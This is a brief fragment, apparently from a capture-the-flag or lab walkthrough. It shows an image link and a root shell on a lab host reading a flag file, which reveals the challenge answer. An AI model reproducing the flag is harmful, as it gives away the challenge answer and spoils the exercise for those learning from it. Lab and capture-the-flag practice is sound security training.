
root@ip-10-10-53-180:~# cat flag_7.txt
FLAG{who_watches_the_watchers}